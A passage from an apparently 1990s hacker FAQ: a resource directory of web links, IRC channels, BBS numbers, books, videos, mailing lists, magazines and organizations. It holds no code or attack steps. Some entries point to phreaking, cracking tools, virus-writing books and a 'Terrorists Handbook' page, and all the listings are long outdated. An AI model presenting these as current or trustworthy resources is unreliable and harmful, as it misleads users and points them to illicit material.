
Index) www.aspentec.com/~frzmtdb/fun/hacker.html N www.aston.ac.uk/~bromejt/mobile.html (Mobile Phone Service Locator) N www.att.com (ATT) (Auditel) N www.auditel.com N www.auscert.org.au (Australian CERT) N www.axent.com/axent (Axent Technologies) www.ba.com (Bell Atlantic) (BC Tel) N www.bctel.com www.beckman.uiuc.edu/groups/biss/VirtualLibrary/xsecurity.html(X-Win) N www.bell.ca (Bell Canada) www.bell.com (MFJ Task Force) www.bellcore.com/SECURITY/security.html (Bellcore Security Products) (Border Network Technologies) N www.border.com www.brad.ac.uk/~nasmith/index.html N www.brad.ac.uk/~nasmith/underground.html (Undergound WWW Sites) www.bst.bls.com (BellSouth) N www.bt.co.uk (British Telecom) N www.business.co.uk/cellnet (Cellnet) (WWW-based remailing form) N www.c2.org:80/remail/by-www.html www.c3.lanl.gov/~mcn (Lanl) www.cam.org/~gagnon (OCP's) U www.careermosaic.com/cm/uswest (USWest) N www.castle.net/~kobrien/telecom.html (Telecom) N www.cco.caltech.edu/~rknop/amiga\_pgp26.html N www.cdt.org/cda.html N www.cec.wustl.edu/~dmm2/egs/egs.html (En Garde Systems) www.cert.dfn.de/ (German First Team) N www.checkpoint.com (Checkpoint) N www.chem.surrey.ac.uk/~chl1mh/secure.html (Another page on secure WWW server setup) N www.cis.ksu.edu/~psiber/fortress/phreak/ph2reak.html (Are You Some Kind Of PHREAK!) www.cis.ohio-state.edu/hypertext/faq/usenet/alt-2600-faq/faq.html N www.cityscape.co.uk/users/ek80/index.html (Inside Cable Cover) N www.cohesive.com (Cohesive Systems) www.commerce.net/information/standards/drafts/shttp.txt (HyperText) www.con.wesleyan.edu/~triemer/network/docservs.html www.contrib.andrew.cmu.edu:8001/usr/dscw/home.html N www.cosc.georgetown.edu/~denning/crypto (The Cryptography Project) N www.cost.se (COST Computer Security Technologies) www.cpsr.org/home (CPSR) (Crimson's Telecommunications N www.crimson.com/isdn/telecomacry.txt Acronyms) N www.crtc.gc.ca (CRTC - Canadian regulator) N www.cs.berkeley.edu/~raph/remailer-list.html (Anon remailer list) U www.cs.cmu.edu:8001/afs/cs.cmu.edu/user/bsy/www/sec.html (CMU Security) U www.cs.purdue.edu/coast/coast.html (Coast) N www.cs.purdue.edu/pcert/pcert.html (PCERT) N www.cs.tu-bs.de (Network management Tools) www.cs.tufts.edu/~mcable/cypher/alerts/alerts.html (Cypherpunk) www.cs.umd.edu/~lgas (Laughing Gas) N www.cs.umd.edu/~lgas/haquerwerld/haquer-individuals.html(Haquerwerld) www.csd.harris.com/secure\_info.html (Harris) www.csl.sri.com (SRI Computer Science Lab) U www.csua.berekeley.edu/pub/cypherpunks/Home.html (Cryptology) N www.cwi.nl/cwi/people/Jack.Jansen/spunk/cookbook.html N www.cyber.co.uk/~joyrex (Joyrex Cellular) www.cybercafe.org/cybercafe/pubtel/pubdir.html (CyberCafe)

```
N www.cygnus.com/~gnu/export.html
                                                 (Cryptography Export Control
Archives)
U www.datafellows.fi
                                                 (Data Fellows (F-Prot)
N www.datasync.com/~sotmesc/sotmesc.html
                                                 (SotMESC)
N www.dcs.exeter.ac.uk/~aba
                                                 (Cypherpunk)
  www.dct.ac.uk/~misb3cp/2600/faq.txt
N www.demon.co.uk/mobiles
                                                 (C.C.Mobiles)
N www.dhp.com
                                                 (DataHaven Project)
N www.dhp.com/~pluvius
                                                 (Pluvius' Home Page)
U www.digicash.com/ecash/ecash-home.html
                                                 (Ecash Home Page)
  www.digital.com/info/key-secure-index.html
                                                 (Digital Secure Systems)
  www.dnai.com/~gui/index.html
                                                 (Office of the U.S. Secretary
N www.dtic.dla.mil/defenselink
of Defense (OSD)
N www.dtic.dla.mil/iac
                                                 (DoD Information Analysis
Center (IAC) Hub Page)
N www.eecs.nwu.edu/~jmyers/bugtraq/about.html
N www.eecs.nwu.edu/~jmyers/bugtraq/archives.html
  www.eecs.nwu.edu/~jmyers/bugtraq/index.html
                                                 (Bugtraq)
  www.eecs.nwu.edu/~jmyers/ids/index.html
                                                 (Intrusion Detection Systems)
N www.eff.org
N www.eff.org/pub/Alerts
N www.eff.org/pub/Net_info/Tools/Crypto/
 www.emap.co.uk/partners/racal-airtech
                                                 (Racal-Airtech)
  www.ensta.fr/internet/unix/sys_admin
                                                 (System administration)
N www.epic.org
N www.ericsson.nl
                                                 (Ericsson)
  www.etext.org/Zines/
                                                 (Zines)
N www.farmstead.com
                                                 (Farmstead)
U www.fbi.gov/fbi/FBI_homepage.html
                                                 (FBI Homepage)
 www.fc.net/defcon
                                                 (DefCon)
  www.fedworld.gov
                                                 (Federal Government)
 www.first.org/first/
                                                 (FIRST)
                                                 (Fonorola (a Canadian carrier)
N www.fonorola.net
                                                 (Firewalls R Us)
N www.frus.com
 www.gbnet.net/kbridge
                                                 (KarlBridge)
                                                 (CRAK Software)
 www.getnet.com/crak
N www.getnet.com/~vision
N www.gold.net/users/cw78
                                                 (FleXtel)
                                                 (Great Circle Associates)
 www.greatcircle.com
N www.gsu.edu/~socrerx/catalog.html
                                                 (Global Technology Associates)
N www.gta.com/index.html
N www.qti.net/qrayarea
                                                 (Gray Areas)
U www.hotwired.com
                                                 (Wired Magazine)
  www.hpcc.gov/blue94/section.4.6.html
                                                 (NSA)
N www.hq2.telecom.ie
                                                 (Telecom Eireann)
                                                 (International Association of
N www.iacr.org/~iacr
Cryptologic Research (IACR)
N www.ibmpcug.co.uk/~Vidtron
                                                 (Videotron)
N www.ic.gov
                                                 (Central Intelligence Agency
Home Page)
N www.ifi.uio.no/~staalesc/PGP/home.html
N www.iia.org/~gautier/me.html
                                                 (Rich Gautier's Home Page)
N www.indirect.com/www/evildawg
 www.indirect.com/www/johnk/
                                                 (CRAK Software)
N www.ingress.com
                                                 (Ingress Communications)
N www.interaccess.com/trc/tsa.html
N www.io.org/~djcl/phoneb.html
N www.iquest.net/~oseidler
                                                 (Oliver Seidler's WWW Page)
N www.itd.nrl.navy.mil/ITD/5540
                                                 (NRL Center for High Assurance
```

Computer Systems) N www.itu.ch/TELECOM (Telecom '95) N www.jagunet.com/~john/ N www.jedefense.com/jed.html (Journal of Electronic Defense) N www.l0pht.com/cdc.html (Cult of the Dead Cow) N www.l0pht.com/radiophone (Radiophone Archive) N www.l0pht.com/~oblivion/IIRG.html (International Information Retrieval Guild Archive Site) N www.lat.com (Los Altos Technologies) www.lerc.nasa.gov/Unix\_Team/Dist\_Computing\_Security.html (Security) N www.lib.iup.edu/~seaman/hack/bone.html (Bone's H/P/C page o' rama) N www.links.net N www.louisville.edu/~wrbake01 (The GodZ of CyberSpacE) www.lysator.liu.se:7500/mit-guide/mit-guide.html (Lockpicking Guide) www.lysator.liu.se:7500/terror/thb\_title.html (Terrorists Handbook) www.magi.com/~vektor/linenoiz.html N www.mastercard.com (Secure Electronic Payment Protocol) www.mcs.com/~candyman/http/radio.html (Radar) www.mcs.com/~candyman/under.html (Cell) N www.mcs.net/~candyman (H/P) www.mgmua.com/hackers/index.html (Hackers, the movie) N www.milkyway.com (Milkyway Networks Corporation) N www.mit.edu:8001/people/warlord/pgp-faq.html (PGP 2.6.2 FAQ, Buglist, Fixes, and Improvements) N www.monmouth.com/~jshahom (The Insomniac's Home Page) N www.mot.com (Motorola) (MPR Teltech Ltd) www.mpr.ca/ N www.msen.com/~emv/tubed/spoofing.html (Info on IP spoofing attacks) N www.mwjournal.com/mwj.html (Microwave Journal) N www.ncsa.uiuc.edu/SDG/Software/Mosaic/Docs/security.html(Security in Mosaic) (NIST Computer Systems N www.ncsl.nist.gov Laboratory) www.net23.com (Max Headroom) N www.netpart.com (NetPartners) www.netresponse.com:80/zldf/ N www.nic.surfnet.nl/surfnet/security/cert-nl.html(CERT-NL) www.nist.gov (NIST) N www.nokia.com (Nokia) (Northern Telecom) N www.nortel.com (Nippon Telephone) www.ntt.jp (NYNEX) N www.nynex.co.uk/nynex U www.odci.gov (The CIA) N www.one2one.co.uk (Mercury One-2-One) N www.open.gov.uk/oftel/oftelwww/oftelhm.htm (OFTEL's Home Page) www.openmarket.com/info/cryptography/applied\_cryptography.html www.pacbell.com (Pacific Bell) N www.panix.com/vtw www.paranoia.com/astrostar/fringe.html (Paranoia's H/P/A Links) N www.paranoia.com/hpa www.paranoia.com/mthreat (ToneLoc) N www.paranoia.com/~coldfire (Cold Fire's Web Page) (Darkfox's Home Page) N www.paranoia.com/~darkfox N www.paranoia.com/~ice9 (Ice-9's Home Page) www.pegasus.esprit.ec.org/people/arne/pgp.html (PGP) N www.phantom.com/~darkcyde (DarkCyde) N www.phantom.com/~king (Randy King's WWW Page) N www.phillips.com (Phillips Electronics)

```
N www.phred.org
                                                 (The Phred Networking
Organization)
N www.pic.net/uniloc/starlink
                                                 (Starlink)
  www.planet.net/onkeld
                                                 (BlueBeep Home Page)
  www.primenet.com/~kludge/haqr.html
                                                 (Kludge)
  www.quadralay.com/www/Crypt/Crypt.html
                                                 (Quadralay Cryptography)
  www.qualcomm.com/cdma/wireless.html
                                                 (Qualcomm CDMA)
N www.ramp.com/~lcs/winpgp.html
                                                 (PGP with MS/Win)
N www.raptor.com
                                                 (Raptor)
 www.raptor.com/raptor/raptor.html
                                                 (Raptor Network Isolator)
  www.research.att.com
                                                 (AT&T)
N www.rocksoft.com/~ross
                                                 (Rocksoft Pty (Veracity)
N www.rogers.com
                                                 (Rogers Communications)
                                                 (RSA Data Security)
  www.rsa.com
N www.sasknet.sk.ca/Pages/sktlhome.html
                                                 (SaskTel)
 www.satelnet.org/~ccappuc
N www.sccsi.com/lsli/lsli.homepage.html
                                                 (PORTUS)
N www.sctc.com
                                                 (Secure Computing Corporation)
  www.seas.upenn.edu/~rourkem
                                                 (FakeMail FAQ)
N www.seduction.com
N www.sei.cmu.edu/SEI/programs/cert.html
                                                 (CERT Coordination Center)
N www.service.com/cm/uswest/usw1.html
                                                 (USWest)
N www.shore.net/~eskwired/hp.html
N www.soci.niu.edu/~cudigest
                                                 (Somar Software)
N www.somar.com
N www.soscorp.com
                                                 (Sources of Supply Corp)
                                                 (The World of Hacking)
  www.spatz.com/pecos/index.html
                                                 (Computer Systems Consulting)
  www.spy.org
N www.spy.org
                                                 (spy.org)
 www.sri.com
                                                 (SRI)
N www.stentor.ca
                                                 (Stentor (Canadian telcos)
N www.tecc.co.uk/public/uk-telecom/btns.html
                                                 (BT "star services")
N www.telecoms-mag.com/tcs.html
                                                 (Telecommunications Magazine)
                                                 (Telkom S.A. Ltd)
N www.telkom.co.za
  www.telstra.com.au/info/security.html
                                                 (Security Reference Index)
N www.teresa.com
  www.tezcat.com/web/security/security_top_level.html
N www.tiac.net/users/triad/philes/jokai.html
                                                (Jokai Reservation for the
Preservation of the 1st Amendment)
N www.ticllc.net/~scrtnizr
  www.tis.com
                                                 (Trusted Information Systems)
N www.trcone.com/t_crookb.html
                                                 (CrookBook)
                                                 (Telecomunications Training
N www.tregistry.com/ttr
Courses)
                                                 (Southwestern Bell)
  www.tri.sbc.com
  www.tricon.net/Comm/synapse
                                                 (Synapse Magazine)
  www.tufts.edu/~jpagano/
N www.uccs.edu/~abusby/hpawebsites.html
N www.uccs.edu/~abusby/k0p.html
                                                 (kn0wledge phreak)
  www.uci.agh.edu.pl/pub/security
                                                 (Security)
N www.uknet.net/pnc
                                                 (The Personal Number Company)
 www.umcc.umich.edu/~doug/virus-faq.html
                                                 (Virus)
N www.underground.org
                                                 (underground.org)
N www.underground.org/bugs/
  www.usfca.edu/crackdown/crack.html
                                                 (Hacker Crackdown)
N www.vodafone.co.uk
                                                 (Vodafone)
N www.vptt.ch/natel.html
                                                 (Natel)
U www.wam.umd.edu/~ankh/public/devil_does_unix
N www.warwick.ac.uk/WWW/search/Phones/nng.html
                                                 (National Number Group Codes)
N www.well.com/user/abacard
```

N www.well.com/user/crunch (Captain Crunch) N www.wfu.edu/~wilsonbd www.wiltel.com (Wiltel) N www.wiltel.com/glossary/glossary.html (Telecommunications Glossary) N www.wired.com (HotWired) N www2.undernet.org:8080/~cs93jtl/IRC.html (IRC) In addition to browsing these fine pages, you can often find what you are looking for by using one of these automated search engines: www.yahoo.com www.lycos.com www.webcrawler.com 07. What are some IRC channels of interest to hackers? #2600 #cellular #hack #phreak #linux #realhack #root #unix #warez 08. What are some BBS's of interest to hackers? Rune Stone (203)832-8441 NUP: Cyberdeck (210)493-9975 The Truth Sayer's Domain Hacker's Haven (303)343-4053 Independent Nation (413)573-1809 Ut0PiA (315)656-5135 underworld\_1994.com (514)683-1894 Alliance Communications (612)251-8596 Maas-Neotek (617)855-2923 Apocalypse 2000 (708)676-9855 KOdE AbOdE (713)579-2276 fARM ROAd 666 (713)855-0261 tARM KUAG 000 kn0wledge Phreak <k0p> BBS (719)578-8288 NUP=NO NUP N The Edge of Reality (805)496-7460 Static Line (806)747 - 0802Area 51 (908)526-4384 N The Drunk Forces +972-3-5733477 09. What are some books of interest to hackers? General Computer Security Computer Security Basics Author: Deborah Russell and G.T. Gengemi Sr. Publisher: O'Reilly & Associates, Inc. Copyright Date: 1991 ISBN: 0-937175-71-4 This is an excellent book. It gives a broad overview of computer security without sacrificing detail. A must read for

the beginning security expert. Information Systems Security Author: Philip Fites and Martin Kratz Publisher: Van Nostrad Reinhold Copyright Date: 1993 ISBN: 0-442-00180-0 Computer Related Risks Author: Peter G. Neumann Publisher: Addison-Wesley Copyright Date: 1995 ISBN: 0-201-55805-X Computer Security Management Author: Karen Forcht Publisher: boyd & fraser publishing company Copyright Date: 1994 ISBN: 0-87835-881-1 The Stephen Cobb Complete Book of PC and LAN Security Author: Stephen Cobb Publisher: Windcrest Books Copyright Date: 1992 ISBN: 0-8306-9280-0 (hardback) 0-8306-3280-8 (paperback) Security in Computing Author: Charles P. Pfleeger Publisher: Prentice Hall Copyright Date: 1989 ISBN: 0-13-798943-1. Building a Secure Computer System Author: Morrie Gasser Publisher: Van Nostrand Reinhold Co., New York. Copyright Date: ISBN: 0-442-23022-2 Modern Methods for Computer Security Author: Lance Hoffman Publisher: Prentice Hall Copyright Date: 1977 ISBN: Windows NT 3.5 Guidelines for Security, Audit and Control Author: Publisher: Microsoft Press Copyright Date: ISBN: 1-55615-814-9 Protection and Security on the Information Superhighway Author: Dr. Frederick B. Cohen) Publisher: John Wiley & Sons Copyright Date: 1995 ISBN: 0-471-11389-1 N Commonsense Computer Security Author: Martin Smith Publisher: McGraw-Hill Copyright Date: 1993

TSBN: 0-07-707805-5 N Combatting Computer Crime Author: Jerry Papke Publisher: McGraw-Hill, Inc. / Chantico Publishing Company, Inc. Copyright Date: 1992 ISBN: 0-8306-7664-3 N Computer Crime: a Crimefighters Handbook Author: David Icove, Karl Seger and William VonStorch Publisher: O'Reilly & Associates Copyright Date: 1995 ISBN: 1-56592-086-4 Unix System Security Practical Unix Security Author: Simson Garfinkel and Gene Spafford Publisher: O'Reilly & Associates, Inc. Copyright Date: 1991 ISBN: 0-937175-72-2 Firewalls and Internet Security Author: William Cheswick and Steven Bellovin Publisher: Addison Wesley Copyright Date: 1994 ISBN: 0-201-63357-4 Unix System Security Author: Rik Farrow Publisher: Addison Wesley Copyright Date: 1991 ISBN: 0-201-57030-0 Unix Security: A Practical Tutorial Author: N. Derek Arnold Publisher: McGraw Hill Copyright Date: 1993 ISBN: 0-07-002560-6 Unix System Security: A Guide for Users and Systems Administrators Author: David A. Curry Publisher: Addison-Wesley Copyright Date: 1992 ISBN: 0-201-56327-4 Unix System Security Author: Patrick H. Wood and Stephen G. Kochan Publisher: Hayden Books Copyright Date: 1985 ISBN: 0-672-48494-3 Unix Security for the Organization Author: Richard Bryant Publisher: Sams Copyright Date: 1994 ISBN: 0-672-30571-2 N Building Internet Firewalls

Author: D. Brent Chapman and Elizabeth D. Zwicky Publisher: O'Reilly and Associates, Inc. Copyright Date: 1995 ISBN: 1-56592-124-0 N Unix System Security Essentials Author: Christopher Braun Publisher: Addison Wesley Copyright Date: 1995 ISBN: 0-201-42775-3 N Internet Firewalls and Network Security Author: Karanjit S. Siyan and Chris Hare Publisher: New Riders Publishing Copyright Date: 1995 ISBN: 1-56205-437-6 Network Security Network Security Secrets Author: David J. Stang and Sylvia Moon Publisher: IDG Books Copyright Date: 1993 ISBN: 1-56884-021-7 Not a total waste of paper, but definitely not worth the \$49.95 purchase price. The book is a rehash of previously published information. The only secret we learn from reading the book is that Sylvia Moon is a younger woman madly in love with the older David Stang. Complete Lan Security and Control Author: Peter Davis Publisher: Windcrest / McGraw Hill Copyright Date: 1994 ISBN: 0-8306-4548-9 and 0-8306-4549-7 Network Security Author: Steven Shaffer and Alan Simon Publisher: AP Professional Copyright Date: 1994 ISBN: 0-12-638010-4 N Network Security: How to Plan For It and How to Achieve It Author: Richard M. Baker Publisher: McGraw-Hill, Inc. Copyright Date: ISBN: 0-07-005141-0 N Network Security Author: Steven L. Shaffer and Alan R. Simon Publisher: Academic Press Copyright Date: 1994 ISBN: 0-12-638010-4 N Network Security: Private Communications in a Public World Author: Charlie Kaufman, Radia Perlman and Mike Speciner Publisher: Prentice Hall Copyright Date: 1995

ISBN: 0-13-061466-1

- N Network and Internetwork Security: Principles and Practice Author: William Stallings Publisher: Prentice Hall Copyright Date: 1995 ISBN: 0-02-415483-0
- N Implementing Internet Security Author: William Stallings Publisher: New Rider Publishing Copyright Date: 1995 ISBN: 1-56205-471-6
- N Actually Useful Internet Security Techniques Author: Larry J. Hughes, Jr. Publisher: New Riders Publishing Copyright Date: 1995 ISBN: 1-56205-508-9

# Cryptology

Applied Cryptography: Protocols, Algorithms, and Source Code in C Author: Bruce Schneier Publisher: John Wiley & Sons Copyright Date: 1994 ISBN: 0-471-59756-2

Bruce Schneier's book replaces all other texts on cryptography. If you are interested in cryptography, this is a must read. This may be the first and last book on cryptography you may ever need to buy.

Cryptography and Data Security Author: Dorothy Denning Publisher: Addison-Wesley Publishing Co. Copyright Date: 1982 ISBN: 0-201-10150-5

Protect Your Privacy: A Guide for PGP Users Author: William Stallings Publisher: Prentice-Hall Copyright Date: 1994 ISBN: 0-13-185596-4

Codebreakers Author: Kahn Publisher: Simon and Schuster Copyright Date: ISBN:0-02-560460-0

Codebreakers: The Inside Story of Bletchley Park Author: Francis Harry Hinsley and Alan Stripp Publisher: Oxford University Press, Copyright Date: 1993 ISBN:0-19-285304-X

Cryptanalysis, a study of ciphers and their solution Author: Gaines, Helen Fouche

Publisher: Dover Publications Copyright Date: 1956 ISBN: N Computer Privacy Handbook Author: Andre' Bacard Publisher: Peachpit Press Copyright Date: 1995 ISBN: 1-56609-171-3 N E-Mail Security with PGP and PEM Author: Bruce Schneier Publisher: John Wiley & Sons Copyright Date: 1995 ISBN: 0-471-05318-X N PGP: Pretty Good Privacy Author: Simson Garfinkel Publisher: O'Reilly & Associates, Inc. Copyright Date: 1995 ISBN: 1-56592-098-8 Programmed Threats The Little Black Book of Computer Viruses Author: Mark Ludwig Publisher: American Eagle Publications Copyright Date: 1990 ISBN: 0-929408-02-0 N The Giant Black Book of Computer Viruses Author: Mark Ludwig Publisher: American Eagle Publications Copyright Date: 1995 ISBN: Computer Viruses, Artificial Life and Evolution Author: Mark Ludwig Publisher: American Eagle Publications Copyright Date: 1993 ISBN: 0-929408-07-1 Computer Viruses, Worms, Data Diddlers, Killer Programs, and Other Threats to Your System Author: John McAfee and Colin Haynes Publisher: St. Martin's Press Copyright Date: 1989 ISBN: 0-312-03064-9 and 0-312-02889-X The Virus Creation Labs: A Journey Into the Underground Author: George Smith Publisher: American Eagle Publications Copyright Date: 1994 ISBN: 0-929408-09-8 U A Short Course on Computer Viruses Author: Dr. Fred Cohen Publisher: John Wiley & Sons Copyright Date: 1994

TSBN: 0-471-00769-2 N Robert Slade's Guide to Computer Viruses Author: Robert Slade Publisher: Springer-Verlag Copyright Date: 1994 ISBN: 0-387-94311-0 / 3-540-94311-0 Telephony Engineering and Operations in the Bell System Author: R.F. Rey Publisher: Bell Telephont Laboratories Copyright Date: 1983 ISBN: 0-932764-04-5 Although hopelessly out of date, this book remains \*THE\* book on telephony. This book is 100% Bell, and is loved by phreaks the world over. Telephony: Today and Tomorrow Author: Dimitris N. Chorafas Publisher: Prentice-Hall Copyright Date: 1984 ISBN: 0-13-902700-9 The Telecommunications Fact Book and Illustrated Dictionary Author: Ahmed S. Khan Publisher: Delmar Publishers, Inc. Copyright Date: 1992 ISBN: 0-8273-4615-8 I find this dictionary to be an excellent reference book on telephony, and I recommend it to anyone with serious intentions in the field. Tandy/Radio Shack Cellular Hardware Author: Judas Gerard and Damien Thorn Publisher: Phoenix Rising Communications Copyright Date: 1994 TSBN: The Phone Book Author: Carl Oppendahl Publisher: Consumer Reports Copyright Date: ISBN: 0-89043-364-x Listing of every cellular ID in the us, plus roaming ports, and info numbers for each carrier. Principles of Caller I.D. Author: Publisher: International MicroPower Corp. Copyright Date: ISBN:

Hacking History and Culture

The Hacker Crackdown: Law and Disorder on the Electronic Frontier Author: Bruce Sterling Publisher: Bantam Books Copyright Date: 1982 ISBN: 0-553-56370-X Bruce Sterling has recently released the book FREE to the net. The book is much easier to read in print form, and the paperback is only \$5.99. Either way you read it, you will be glad you did. Mr. Sterling is an excellent science fiction author and has brought his talent with words to bear on the hacking culture. A very enjoyable reading experience. Cyberpunk Author: Katie Hafner and John Markoff Publisher: Simon and Schuster Copyright Date: 1991 ISBN: 0-671-77879-X The Cuckoo's Eqq Author: Cliff Stoll Publisher: Simon and Schuster Copyright Date: 1989 ISBN: 0-671-72688-9 Hackers: Heroes of the Computer Revolution Author: Steven Levy Publisher: Doubleday Copyright Date: 1984 ISBN: 0-440-13495-6 Unclassified The Hacker's Handbook Author: Hugo Cornwall Publisher: E. Arthur Brown Company Copyright Date: ISBN: 0-912579-06-4 Secrets of a Super Hacker Author: The Knightmare Publisher: Loompanics Copyright Date: 1994 ISBN: 1-55950-106-5 The Knightmare is no super hacker. There is little or no real information in this book. The Knightmare gives useful advice like telling you not to dress up before going trashing. The Knightmare's best hack is fooling Loompanics into publishing this garbage. The Day The Phones Stopped Author: Leonard Lee Publisher: Primus / Donald I Fine, Inc. Copyright Date: 1992 ISBN: 1-55611-286-6 Total garbage. Paranoid delusions of a lunatic. Less factual

data that an average issue of the Enquirer. Information Warfare Author: Winn Swartau Publisher: Thunder Mountain Press Copyright Date: 1994 ISBN: 1-56025-080-1 An Illustrated Guide to the Techniques and Equipment of Electronic Warfare Author: Doug Richardson Publisher: Salamander Press Copyright Date: ISBN: 0-668-06497-8 10. What are some videos of interest to hackers? 'Unauthorized Access' by Annaliza Savage \$25 on VH S format in 38-min Savage Productions 1803 Mission St., #406 Santa Cruz, CA 95060 Hacker's '95 - a Phon-E & R.F. Burns Production See the video Emmanuel Goldstein thought would have the Feds knocking at his door. Coverage of Summercon'95 Coverage of Defcon III The big Y fiasco at Summercon PMF (narc) interviews Emmanuel Goldstein & Eric BloodAxe. Trip to Area 51 and interview with Psyhospy Coverage of the Secret Service briefing on Operation Cyber Snare (recent cell busts) Talks on Crypto, HERF, the Feds, etc. All information is presented for educational purposes only. Not for sale to government or law enforcement organizations. Running time aproximately 90 minutes. \$25.00 NTSC VHS \$35.00 PAL/Secam VHS Custom Video Productions (908)842-6378 videocvp@ix.netcom.com 11. What are some mailing lists of interest to hackers? Academic Firewalls Registration Address: Send a message to majordomo@greatcircle.com containing the line "subscribe firewalls user@host" N The Alert Registration Address: Send a message to request-alert@iss.net containing the line "subscribe alert" Bugtraq Reflector Address: bugtrag@fc.net Registration Address: bugtraq-request@fc.net Cert Tools Reflector Address: cert-tools@cert.org Registration Address: cert-tools-request@cert.org Computers and Society Reflector Address: Comp-Soc@limbo.intuitive.com Registration Address: taylor@limbo.intuitive.com

Coordinated Feasibility Effort to Unravel State Data Reflector Address: ldc-sw@cpsr.org Registration Address: CPSR Announcement List Reflector Address: cpsr-announce@cpsr.org Registration Address: CPSR - Intellectual Property Reflector Address: cpsr-int-prop@cpsr.org Registration Address: CPSR - Internet Library Reflector Address: cpsr-library@cpsr.org Registration Address: N Cypherpunks Registration Address: Send a message to majordomo@toad.com containing the line "subscribe cypherpunks" DefCon Announcement List Registration Address: Send a message to majordomo@fc.net containing the line "subscribe dc-announce" DefCon Chat List Registration Address: Send a message to majordomo@fc.net containing the line "subscribe dc-stuff" N Discount Long Distance Digest Registration Address: Send a message to: dld-request@webcom.com containing the line "subscribe" Electronic Payment Registration Address: e-payment@cc.bellcore.com IDS (Intruder Detection Systems) Registration Address: Send a message to majordomo@wyrm.cc.uow.edu.au containing the line "subscribe ids" N Information Warfare Registration Address: E-mail iw@all.net with a request to be added. N Linux-Alert Registration Address: majordomo@linux.nrao.edu N Linux-Security Registration Address: majordomo@linux.nrao.edu Macintosh Security Reflector Address: mac-security@eclectic.com Registration Address: mac-security-request@eclectic.com NeXT Managers Registration Address: next-managers-request@stolaf.edu PGP3 announcement list Registration Address: pgp-announce-request@lsd.com Subject: Your Name <user@host> Body: \*ignored\*

Phiber-Scream Registration Address: Send a message to listserv@netcom.com containing the line "subscribe phiber-scream user@host" phruwt-l (Macintosh H/P) Registration Address: Send a message to filbert@netcom.com with the subject "phruwt-l" rfc931-users Reflector Address: rfc931-users@kramden.acf.nyu.edu Registration Address: brnstnd@nyu.edu RSA Users Reflector Address: rsaref-users@rsa.com Registration Address: rsaref-users-request@rsa.com WWW Security Registration Address: www-security@ns2.rutgers.edu 12. What are some print magazines of interest to hackers? 2600 - The Hacker Quarterly E-mail addresses: info@2600.com - to get info on 2600 index@2600.com - to get a copy of our index meetings@2600.com - for info on starting your own meeting subs@2600.com -- for subscription problems letters@2600.com -- to send us a letter articles@2600.com -- to send us an article 2600@2600.com -- to send us a general message Subscription Address: 2600 Subscription Dept PO Box 752 Middle Island, NY 11953-0752 Letters and article submission address: 2600 Editorial Dept PO Box 99 Middle Island, NY 11953-0099 Phone Number: (516)751-2600 Fax Number: (516)474-2677 Voice BBS: (516)473-2626 Subscriptions: United States: \$21/yr individual, \$50 corporate. Overseas: \$30/yr individual, \$65 corporate. Gray Areas ~~~~~~~~~ Gray Areas examines gray areas of law and morality and subject matter which is illegal, immoral and/or controversial. Gray Areas explores why hackers hack and puts hacking into a sociological framework of deviant behavior. E-Mail Address: grayarea@well.sf.ca.us E-Mail Address: grayarea@netaxs.com

U.S. Mail Address: Gray Areas PO Box 808 Broomall, PA 19008 Subscriptions: \$26.00 4 issues first class \$34.00 4 issues foreign (shipped air mail) Privacy Newsletter Privacy Newsletter is a monthly newsletter devoted to showing consumers how to get privacy and keep it. E-Mail Address: privacy@interramp.com Subscription Address: Privacy Newsletter P.O. Box 8206 Philadelphia, PA 19101-8206 Subscriptions: \$99/yr (US) \$149/yr (Overseas) Wired ~~~~ Subscription Address: subscriptions@wired.com or: Wired PO Box 191826 San Francisco, CA 94119-9866 Letters and article submission address: guidelines@wired.com or: Wired 544 Second Street San Francisco, CA 94107-1427 Subscriptions: \$39/yr (US) \$64/yr (Canada/Mexico) \$79/yr (Overseas) Nuts & Volts ~~~~~~~~~~ T& L Publications 430 Princeland Court Corona, CA 91719 (800)783-4624 (Voice) (Subscription Only Order Line) (909)371-8497 (Voice) (909)371-3052 (Fax) CIS: 74262,3664 Cybertek: The Cyberpunk Technical Journal P.O. Box 64 Brewster, NY 10509 Frequency: Bimonthly Domestic Subscription Rate: \$15/year (6 issues) PrivateLine

~~~~~~~~~~

5150 Fair Oaks Blvd. #101-348 Carmichael, CA 95608 USA E-Mail: privateline@delphi.com Subscriptions: \$24 a year for six issues Text of back issues are at the etext archive at Michigan. Gopher over or ftp to: etext.archive.umich.edu/pub/Zines/PrivateLine 13. What are some e-zines of interest to hackers? CoTNo: Communications of The New Order ftp.etext.org /pub/Zines/CoTNo ftp.etext.org /pub/Zines/Emptimes Empire Times FEH ftp.fc.net /pub/defcon/FEH The Infinity Concept infonexus.com /pub/Philes/Zines/TheInfinityConcept

ftp.fc.net

/pub/phrack

Phrack

14. What are some organizations of interest to hackers?

Computer Professionals for Social Responsibility (CPSR) CPSR empowers computer professionals and computer users to advocate for the responsible use of information technology and empowers all who use computer technology to participate in the public debate. As technical experts, CPSR members provide the public and policy makers with realistic assessments of the power, promise, and limitations of computer technology. As an organization of concerned citizens, CPSR directs public attention to critical choices concerning the applications of computing and how those choices affect society.

By matching unimpeachable technical information with policy development savvy, CPSR uses minimum dollars to have maximum impact and encourages broad public participation in the shaping of technology policy.

Every project we undertake is based on five principles:

- \* We foster and support public discussion of and public responsibility for decisions involving the use of computers in systems critical to society.
- \* We work to dispel popular myths about the infallibility of technological systems.
- \* We challenge the assumption that technology alone can solve political and social problems.
- \* We critically examine social and technical issues within the computer profession, nationally and internationally.
- \* We encourage the use of computer technology to improve the quality of life.

CPSR Membership Categories

- 75 REGULAR MEMBER
- 50 Basic member
- 200 Supporting member

500 Sponsoring member 1000 Lifetime member 20 Student/low income member 50 Foreign subscriber 50 Library/institutional subscriber CPSR National Office

P.O. Box 717
Palo Alto, CA 94301
415-322-3778
415-322-3798 (FAX)
E-mail: cpsr@csli.stanford.edu

### Electronic Frontier Foundation (EFF)

The Electronic Frontier Foundation (EFF) is dedicated to the pursuit of policies and activities that will advance freedom and openness in computer-based communications. It is a member-supported, nonprofit group that grew from the conviction that a new public interest organization was needed in the information age; that this organization would enhance and protect the democratic potential of new computer communications technology. From the beginning, the EFF determined to become an organization that would combine technical, legal, and public policy expertise, and would apply these skills to the myriad issues and concerns that arise whenever a new communications medium is born.

Memberships are \$20.00 per year for students, \$40.00 per year for regular members, and \$100.00 per year for organizations.

The Electronic Frontier Foundation, Inc. 1001 G Street, NW Suite 950 East Washington, D.C. 20001 (202)544 9237 (202)547 5481 FAX Internet: eff@eff.org

Free Software Foundation (FSF) and GNU

